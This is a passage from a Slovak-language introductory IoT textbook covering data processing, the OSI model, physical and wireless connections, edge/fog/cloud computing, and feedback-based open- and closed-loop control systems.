
- **transformácia údajov** - prevod dát do iného formátu, napríklad konverzia napätia signálu zachyteného prijímačom na kalibrovanú jednotku teploty.

- **agregácia údajov a analýza** - kombináciou údajov je možné aplikovať štatistickú analýzu. Napríklad s pomocou priemerovania údajov medzi viacerými zariadeniami je možné odfiltrovať extrémne výchyľky, ktoré by mohli spôsobiť chybné rozhodnutia.
- **obohatenie údajov** - kombinácia údajov generovaných zariadením s inými metaúdajmi o zariadení alebo s inými dátovými súbormi, ako sú údaje o počasí alebo údaje o premávke, ktoré sa použijú pri následnej analýze.
- **presúvanie údajov** - proces pri, ktorom údaje môžete získavať na jednom mieste, spracovať na druhom a ukladať a archivovať na treťom. Všetky miesta môžu byť navzájom technicky a geograficky nezávislé.

2.8 Komunikačný model

Pre pochopenie konceptu komunikácie bolo vytvorených niekoľko modelov, ktoré všeobecne popisujú proces komunikácie. Zvyčajne je model rozdelený do niekoľkých vrstiev, kde každá vrstva poskytuje špecifické služby. Pri sieťovej komunikácii je najčastejšie používaný OSI model.

Všeobecne uznávaný komunikačný model zabezpečuje, že aj zariadenia rôznych výrobcov dokážu medzi sebou bez problémov komunikovať. Takto je možné zložiť komplexnú sieťovú a IoT infraštruktúru so zariadeniami od rozličných výrobcov.



Obrázok 2.11 - OSI model

Zdroj [8]

Rozdelenie komunikácie medzi viacero zariadení a vrstiev má niekoľko výhod. Prvou je to, že pomáha zlepšovaniu rozvoja technológií, pretože zmeny v jednej komunikačnej vrstve neovplyvňujú komunikáciu v iných vrstvách.

Ďalej podporuje konkurenciu podnikov, pretože komunikačné štandardy zabezpečujú, že zariadenia od rôznych výrobcov sú schopné spolu komunikovať. Taktiež pomáhajú navrhovať nové komunikačné štandardy (protokoly), pretože protokoly pracujúce na danej vrstve majú definované informácie, s ktorými môžu pracovať a rozhranie pre komunikáciu s nižšími alebo vyššími vrstvami.

Jednotlivé vrstvy ISO OSI modelu majú nasledovné funkcie:

1. **fyzická vrstva** - popisuje ako vyzerá fyzická časť siete. Definuje rozmery a fyzikálne parametre konektorov, vodičov, úrovné hodnôt logickej 1 a logickej 0 na tom-ktorom prenosovom médiu, spôsob reprezentácie a kódovania informácií.
2. **spojová vrstva** (označovaná aj datalinková)- popisuje komunikáciu medzi dvomi susednými zariadeniami v počítačovej sieti. Je v nej špecifikované ako sú definované adresy jednotlivých zariadení, ako prebieha synchronizácia, či kontrola a oprava dát alebo zisťovanie, či sú voľné prenosové linky.

3. **sieťová vrstva** - popisuje výber prenosovej cesty údajov v sieti, určuje ako majú vyzeráť adresy koncových zariadení (predošlá vrstva riešila len susedné zariadenia). Jej úlohou je čo najlepšie doručiť dáta z jedného na druhý koniec prenosovej cesty.
4. **transportná vrstva** - určuje spôsob, ktorým sa v rámci jedného zariadenia priradí komunikácia do tých správnych aplikácií pre ich spracovanie. Jej úlohou je tiež overiť správne doručenie dát medzi koncovými zariadeniami a riadenie dátového toku.
5. **relačná vrstva** - jej úlohou je udržiavať spojenie medzi aplikáciami na koncových zariadeniach a zabezpečovať potrebnú výmenu dát bez prerušenia.
6. **prezentačná vrstva** - má za úlohu správne prezentovať dáta, napríklad pripojiť k telu emailu aj hlavičku, v ktorej je určená priorita emailu, adresa pre odpoveď, jazyk správy a podobne. Dôležitú úlohu tiež zohráva pri šifrovaní dát.
7. **aplikačná vrstva** - tvorí rozhranie medzi používateľom a sieťou a jej úlohou je prijímať dáta od používateľov, správne ich interpretovať a naformátovať podľa vopred daných komunikačných štandardov. Na druhej strane komunikácie má táto vrstva za úlohu dáta správne zobrazíť.

2.9 Spojenia

V IoT systémoch sú začlenené koncové elektronické zariadenia (Arduino, Raspberry PI), sieťové zariadenia (router, switch, server, antény,...). Tieto zariadenia sú prepojené na rôznych vrstvách komunikačného modelu.

Aj preto sa používa niekoľko rôznych významov slova "pripojenie" alebo "spojenie", ktoré sa používajú pri navrhovaní, konfigurácii, diagnostike a odstraňovaní problémov s IoT systémom.


Elektronické spojenia

Ako jedným z prvých pripojení, je elektronické pripojenie zariadení. Môže ísť napríklad o pripojenie k zdroju napájania. Zdrojov napájania môže byť niekoľko typov:

- batérie,
- sieťové napájanie,
- externé napájacie zdroje (na konverziu AC na DC),
- napájanie cez Ethernet (PoE).

Väčšina zariadení sa pripája k elektrickej sieti, odkiaľ získava elektrickú energiu pre svoju činnosť. IoT zariadenia sa používajú aj na vzdialených miestach, kde je často obmedzený prístup k sieti, alebo sieť nie je k dispozícii vôbec. V týchto situáciách sa získava energia zo slnečných článkov, alebo teplotných rozdielov (termočlánkov) na napájanie zariadení.

Spojenie z pohľadu elektroniky sa týka aj drôtov a obvodov používaných v IoT zariadeniach. Všetky IoT zariadenia majú obvody, ktoré spolu spájajú snímače, ovládače a riadiace jednotky.



Obrázok 2.12 - Kontaktné pole

Zdroj [6]

Aby sa počas prototypovania nových zariadení, proces prepájania súčiastok zjednodušil, často sa používa kontaktné pole. Pole poskytuje flexibilný spôsob, ako vytvoriť elektronické zapojenie na úrovni obvodu, s prístupom a možnosťou rýchlej výmeny všetkých komponentov. Výroba nového plošného spoja a osadenie súčiastok je veľmi náročný proces, ktorý trvá veľmi dlho v porovnaní so simuláciou plošného spoja na kontaktnom poli.

Datalinkové spojenia


Ďalší význam slova "pripojenie" sa vzťahuje na dátové spojenia. Prostredníctvom OSI modelu sú typy spojení definované tromi vrstvami:

- vrstva 1 - fyzická vrstva,
- vrstva 2 - spojová vrstva,
- vrstva 3 - sieťová vrstva.

V súčasnosti sú najrozšírenejšie tri typy médií, ktoré používajú zariadenia pre komunikáciu cez internet a sú nimi medená kabeláž, optické vlákno a rádiové spojenie známe aj ako WiFi.

Medená kabeláž


Siete, ktoré používajú medené médiá, pretože sú lacné, ľahko sa inštalujú. Medené médium je však obmedzené maximálnou vzdialenosťou prenosu, ktorá často nepresahuje desiatky metrov a rušením signálu. Preto všetky medené médiá musia dodržiavať technické obmedzenia vzdialenosti.



Obrázok 2.13 - UTP kábel

Vláknová optika

Káble s optickými vláknami sú v dôsledku svojej odolnosti voči rušeniu signálu používané pre diaľkové prenosy. Signál môže cestovať oveľa dlhšie bez degradácie kvality, než je tomu pri použití medených káblov. Nevýhodou je vysoká cena.



Obrázok 2.14 - Optické vlákna

Vysielajúce zariadenie vysiela binárne signály vo forme svetelných impulzov s pomocou LED alebo laserov. Prijímacie zariadenie používa fotodióny na detekciu svetelných impulzov a ich spätnú konverziu na napätie.


Bezdrôtové pripojenie

Bezdrôtové zariadenie pozostáva zo širokej škály možností pripojenia vrátane elektromagnetických signálov, rádiových a mikrovlnných frekvencií, mobilných a satelitných spojení. Infraštruktúra je tvorená vysielačmi a prijímačmi vo forme antén, ktoré prenášajú dáta vo forme elektromagnetického vlnenia (podobne ako televízia alebo rádio).

Aby bol možný bezdrôtový prenos informácie, musí byť do antény privedený elektrický signál s vysokou frekvenciou. Následne sa tento signál v anténe premieňa na elektromagnetickú vlnu. Signál privádzaný do antény vzniká procesom modulácie z nosného vysokofrekvenčného signálu s frekvenciou rádovo MHz a GHz a modulačného signálu, ktorý reprezentuje informáciu.

Modulačný signál môže ovplyvňovať buď amplitúdu (AM modulácia), alebo frekvenciu (FM modulácia) nosného signálu, prípadne iné parametre nosného signálu. Na prijímacej strane anténa

premieňa elektromagnetickú vlnu späť na elektrický signál a procesom demodulácie získava z prijatého signálu požadovanú informáciu, ktorá bola vysielaná.



Obrázok 2.15 - Rádiová komunikácia

Bežná WiFi sieť využíva pre prenos dát frekvenčné pásmo 2.4GHz, podobne ako kuchynské mikrovlnné rúry (čo sa môže prejaviť aj zníženou kvalitou signálu v prípade blízkosti vysielača a spomínaného spotrebiča). Výhodou bezdrôtových spojení je ich relatívne jednoduchá inštalácia a v prípade použitia smerových antén aj veľký dosah, no nevýhodou je veľká náchylnosť na elektromagnetické rušenie a silná degradácia kvality a dosahu signálu pri prekážkach v ceste signálu.



Obrázok 2.16 - Najčastejšie používané konektory

Zdroj [5]

Všetky konektory medených káblov, optických vlákien a antén rádiového prenosu spĺňajú špecifické štandardy fyzickej vrstvy. Tieto normy špecifikujú mechanické rozmery konektorov a prijateľné elektrické vlastnosti každého typu prenosu signálu. Tieto sieťové médiá tiež bežne používajú modulárne konektory a zástrčky na jednoduché pripojenie a odpojenie.

Komunikačné spojenie systémov

Na najvyššej vrstve komunikácie je komunikácia medzi aplikáciami, ktoré sú súčasťou riadiacich systémov zariadení. Každá komunikácia medzi aplikáciami má svoje špecifiká. Niektoré aplikácie potrebujú komunikovať šifrovane, iné si vystačia s takzvanou plain-text (text v nezašifrovanej podobe) formou, pretože neposielajú citlivé dáta. Niektoré aplikácie prenášajú dáta raz za čas, iné kontinuálne v dátových prúdoch v pravidelných intervaloch. Na zabezpečenie komunikácie medzi aplikáciami slúžia komunikačné protokoly.

Komunikačný protokol je súbor pravidiel, ktoré používajú programy alebo operačné systémy na komunikáciu medzi dvoma koncovými bodmi. Protokoly popisujú syntax (tvar komunikácie),

sémantiku (význam komunikácie) a synchronizáciu (časovanie) komunikácie a tiež pravidlá pre kontrolu a zotavenie sa z chýb v komunikácii.

Medzi známe protokoly patrí napríklad protokol HTTP určený pre prenos webstránok a súborov medzi internetovým prehliadačom a web serverom, či SMTP pre odosielanie elektronickej pošty alebo SSH pre vzdialenú správu zariadení.

Vo svete IoT však vzniká potreba nových protokolov pre bezpečný a nenáročný prenos dát. Navyiac musia medzi sebou komunikovať zariadenia na rôznych úrovniach - koncové zariadenia navzájom (M2M - machine to machine), koncové zariadenia s bránou (M2G - machine to gateway) alebo koncové zariadenia s cloudovými servermi (M2C - machine to cloud). Medzi nové protokoly môžeme zaradiť MQTT alebo REST.

Detailnejší popis jednotlivých protokolov je uvedený v kapitole 5, ktorá sa venuje problematike sietí.

2.10 Tok informácií v IoT

Kľúčové komponenty najjednoduchších IoT systémov zahŕňajú senzory prepojené drôtovým alebo bezdrôtovým spojením na riadiace prvky alebo akčné členy. Niektoré prvky v IoT systémoch dokonca majú viac ako jednu funkciu. Napríklad riadiaci prvok - kontrolér môže zbierať dáta zo senzorov a na základe týchto dát bez zásahu človeka môže pomocou akčného člena upraviť parametre prostredia (zvýšiť teplotu, znížiť osvetlenie, ...). Takýto model, keď kontrolér spracúva dáta priamo zo senzorov a hneď ich aj riadi nazývame pojmom edge computing.

Kontrolér ale môže slúžiť aj ako brána (gateway) do lokálnej siete. V takomto prípade sa kontrolér stará o zber dát a ich posunutie na výkonnejší počítač v lokálnej sieti. Tento počítač následne dáta spracuje a vyhodnotí, aká akcia sa má vykonať, alebo len dáta uloží do databázy pre neskoršiu analýzu. Ak sa dáta spracúvajú v lokálnej sieti, hovoríme o modeli s názvom fog computing.

Kontrolér však môže dáta prenášať aj na vzdialené servery. Ide najmä o také IoT riešenia, ktoré spracúvajú veľké množstvá dát z viacerých lokalít alebo IoT systémy, ktorých riadenie má byť zabezpečené odkiaľkoľvek z internetu a má byť ľahko rozšíriteľné (škálovateľné). Dáta na vzdialených serveroch potom môžu byť ukladané, analyzované, spracúvané a výsledky spracovania odosielané do akčných členov. Takémuto modelu, kde sa dáta spracúvajú na vzdialených serveroch, hovoríme cloud computing.

Ak by sme mali tieto modely porovnať, tak vo všeobecnosti platí, že čím bližšie sa dáta spracúvajú, tým je možné rýchlejšie ovplyvniť systém cez akčné členy. Edge computing je teda z hľadiska rýchlosti odozvy najrýchlejší a cloud najpomalší. Ak sa však na porovnanie pozrieme z hľadiska výpočtového výkonu, kontroléry v edge computingu majú výkon najmenší, zatiaľ čo servery majú vysoký výpočtový výkon aj úložné kapacity.

V praxi sa preto používa kombinovaný prístup. Na rozhraní (edge) sa vykonávajú najkritickejšie operácie ako napríklad spustenie sirény, či zamknutie dverí pri narušení objektu alebo spustenie hasiaceho systému v prípade požiaru autobusu. Menej kritické, no výpočtovo náročnejšie operácie ako sú spracovanie obrazu z kamier v budove, spracovanie dát z viacerých senzorov v autobuse a ich lokálna analýza sa deje v centrálnej jednotke v lokálnej sieti (fog-u), no ukladanie a analýza dát

o narušení viacerých budov alebo zber veľkého množstva dopravných dát z premávky v meste sa ukladá a analyzuje na vzdialených serveroch (v cloud-e).

Komunikačný proces

Proces používa vstupy na vykonanie správnych akcií na dosiahnutie požadovaného výstupu. Formálne povedané, procesom je séria krokov vykonaných za účelom dosiahnutia želaného výsledku.

Systém je súbor pravidiel, ktoré riadia sériu krokov, alebo akcií v procese. Procesom je napríklad návod na montáž nábytku. Môže to byť žiadosť o štátny príspevok na presťahovanie za prácou. V prípade veľkých firiem sa často stretávame s procesmi, kde sa definujú postupy práce.




V prípade vedenie auta, ako procesu, vstupy zahŕňajú rýchlosť, smer a blízkosť iných vozidiel. Medzi akcie patrí zrýchlenie, brzdenie a riadenie vozidla. Všetky tieto akcie vytvárajú systém známy ako jazda. Príkladom výstupov by bola správna rýchlosť, smer a blízkosť k iným vozidlám a prekážkam.

Spätná väzba

Existuje mnoho rôznych typov zariadení s podporou IoT. Väčšina takýchto zariadení však používa senzory, ovládače a pohony na vykonávanie funkcií.

Pre kontrolu a ovládanie zariadenia v prostredí je potrebná spätná väzba (feedback). Tak, ako je v komunikácii človeka dôležitá spätná väzba aj pri riadení systémov je potrebná spätná väzba. Tak, ako chlapec potrebuje vedieť, či dievča reaguje na jeho vábenie, tak aj termostat potrebuje vedieť, či má vypnúť alebo zapnúť plynový kotol.

Najjednoduchšia schéma spätnej väzby popisuje situáciu, kedy sa výstup stáva súčasťou vstupu a tým dokáže ovplyvniť správanie celého systému.



Z teórie systémov poznáme dva základné typy spätnej väzby:


- kladná/pozitívna spätná väzba (positive feedback),
- záporná/negatívna spätná väzba (negative feedback).

Kladná spätná väzba

Je väčšinou nepríjemná záležitosť, pretože signál z výstupu sa pripočíta k vstupu a tým sa výstup ešte viac zosilní. Typickým príkladom je spätná väzba z reproduktorov. Ak stojíme s mikrofónom blízko pri reproduktore, signál z reproduktora sa preniesie do mikrofónu, v hudobnom zosilňovači sa zosilní, preniesie sa na reproduktor a takto dookola, čoho výsledkom je nepríjemné pískanie. Hovoríme, že kladná spätná väzba destabilizuje systém, pretože ho odchyľuje od rovnovážneho (žiadaného) stavu.

Záporná spätná väzba

Tento typ spätnej väzby sa naopak používa na stabilizáciu systému, teda jeho návrat do rovnovážneho (žiadaného) stavu. Predstavme si napríklad splachovač. Jeho úlohou je napustiť do nádržky vodu po spláchnutí. Čím viac je nádržka naplnená vodou, tým viac plavák uzatvára napúšťací ventil, až do jeho úplného zatvorenia a zastavenia prítoku vody do nádržky.




V reálnom svete je pri niektorých systémoch náročné identifikovať, o aký typ spätnej väzby sa jedná (pozitívnu, alebo negatívnu). Obzvlášť v situáciách, keď sa v systéme používa niekoľko nezávislých kanálov spätnej väzby súčasne.

Regulácia na základe spätnej väzby je založená na riadení s pomocou regulátora (termostat). Regulátor analyzuje a spracováva informácie a v prípade potreby môže použiť dostupné akčné členy na zmenu teploty v izbe.

Tento proces sa priebežne opakuje a upravuje. Pokiaľ celý systém je schopný komunikovať cez internet, kam odosiela namerané hodnoty, aktuálne nastavenia, stav, prípadne prijíma konfiguračné príkazy, môžeme ho označiť za IoT zariadenie.

Veľmi dobrým príkladom systému založeného na spätnej väzbe je ľudské telo. Stačí pozorovať ako sa správa telo v zime, v teple, na základe akých podnetov reaguje. Skúmaním systémov spätnej väzby ľudského tela sa zaoberá lekárska fyziológia.



Obrázok 2.20 - Spätná väzba v ľudskom tele


Zdroj [10]

Riadiaci systém

Riadiaci systém obsahuje regulátor, ktorý využíva vstupy a výstupy na riadenie a reguláciu správania systému v snahe dosiahnuť požadovaný stav. Vstup určuje, aký by mal byť výstup pre celý proces. Regulátor udáva, aké konkrétne zmeny sú potrebné na dosiahnutie požadovaného výstupu na základe vstupu.

Činnosť, pri ktorej sa rozhoduje o výbere a úprave parametrov, ktoré je potrebné zmeniť, aby sa dosiahol požadovaný výstup, sa nazýva teória riadenia. Teória riadenia je v podstate stratégia výberu správneho vstupu a spôsobu generovania požadovaného výstupu.

Táto teória sa uplatňuje vo všetkých typoch zariadení. Zamyslime sa, ako sa teória riadenia uplatňuje pri riadení vozidla. Vodič vozidla je regulátor, riadenie a regulácia vozidla sa vykonáva cez akčné členy. Na základe vstupného signálu vodič určuje, ako použiť každé ovládanie (napr. plyn, brzda, volant) na dosiahnutie zamýšľaného výkonu.



Obrázok 2.21 - Bloková schéma ovládania automobilu

Zdroj [11]

Mnohé z procesov v aute závisia aj od riadiacich systémov navrhnutých výrobcom automobilov. V týchto systémoch je výstup meraný pomocou zvoleného typu snímača, ktorý informuje o tom, aké zmeny regulátor už vykonal. Cieľom je navrhnuť systém s nulovou chybovosťou. To znamená, že výstupná hodnota zariadenia je presne na takej úrovni ako požadujeme. Preto, ak chce vodič jazdiť rýchlosťou 65 km/h, nastavenie tempomatu na 65 km/h musí dosiahnuť presne tento výsledok.

Riadiace systémy môžu byť dvoch základných typov a to s otvorenou slučkou alebo uzavretou slučkou. Rozdiel medzi týmito dvoma systémami je založený na tom, či používa spätnú väzbu alebo nie.

Otvorená slučka

Riadiace systémy s otvorenou slučkou nepoužívajú spätnú väzbu. Riadiaca jednotka informuje zariadenie o vykonaní vopred určenej akcie bez overenia požadovaných výsledkov. Na obrázku je zobrazená logická schéma riadiaceho systému s otvorenou slučkou.



Obrázok 2.22 - Otvorená slučka

Zdroj [5]

Riadiaca jednotka (controller) je systém, ktorý zabezpečuje spracovanie vstupných požiadaviek. Do ovládaného systému odosiela nastavenia, ktoré zabezpečia požadovaný výstup.

Napríklad kávovar je možné považovať za riadiaci systém s otvorenou slučkou. Používateľ poskytuje správne množstvo kávy a vody (vstupy). Zariadenie ohrieva vodu a reguluje prúdenie horúcej vody do filtračného koša. Výstupom je uvarená káva. Za predpokladu, že zariadenie je v správnom prevádzkovom stave, kvalita kávy (výstup) závisí od kvality vstupov.


Riadiace systémy s otvorenou slučkou sa často používajú pre jednoduché procesy, kde sú vzťahy medzi vstupom a zariadením dobre definované. Úlohou inžiniera, ktorý navrhuje softvér riadiacej jednotky, je určiť spôsob manipulácie so vstupmi tak, aby zariadenie generovalo požadované výstupy.

Ďalším príkladom riadiaceho systému s otvorenou slučkou je domáca umývačka riadu. Zariadenie však nemá žiadnu schopnosť určiť, či je vložený riad čistý. Umývačka spustí a bude bežať celý cyklus bez ohľadu na to, ako veľmi bol riad znečistený a či je vložený čistiaci prostriedok.

Uzavretá slučka

Riadiaci systém s uzavretou slučkou používa spätnú väzbu na určenie, či je aktuálny výstup na úrovni požadovaného výstupu.

Systém uzavretej slučky meria výstup pomocou snímača. Nameraná hodnota sa porovnáva s referenciou, ktorú predstavuje požadovaný stav (vstup). Výsledok sa potom "vráti späť" do regulátora. Táto spätná väzba sa používa na opakované nastavenie ovládacích prvkov, čím sa má odstrániť rozdiel aktuálnej hodnoty oproti požadovanej vstupnej hodnote. Celý proces sa opakuje až do situácie, kedy výstup sa bude rovnať vstupnej hodnote.



Obrázok 2.23 - Uzavretá slučka

Zdroj [5]

Systém s uzavretou slučkou neustále upravuje vstup o údaje, ktoré boli získané meraním výstupu. Tieto namerané hodnoty sa vracajú na začiatok prostredníctvom spätnej väzby.

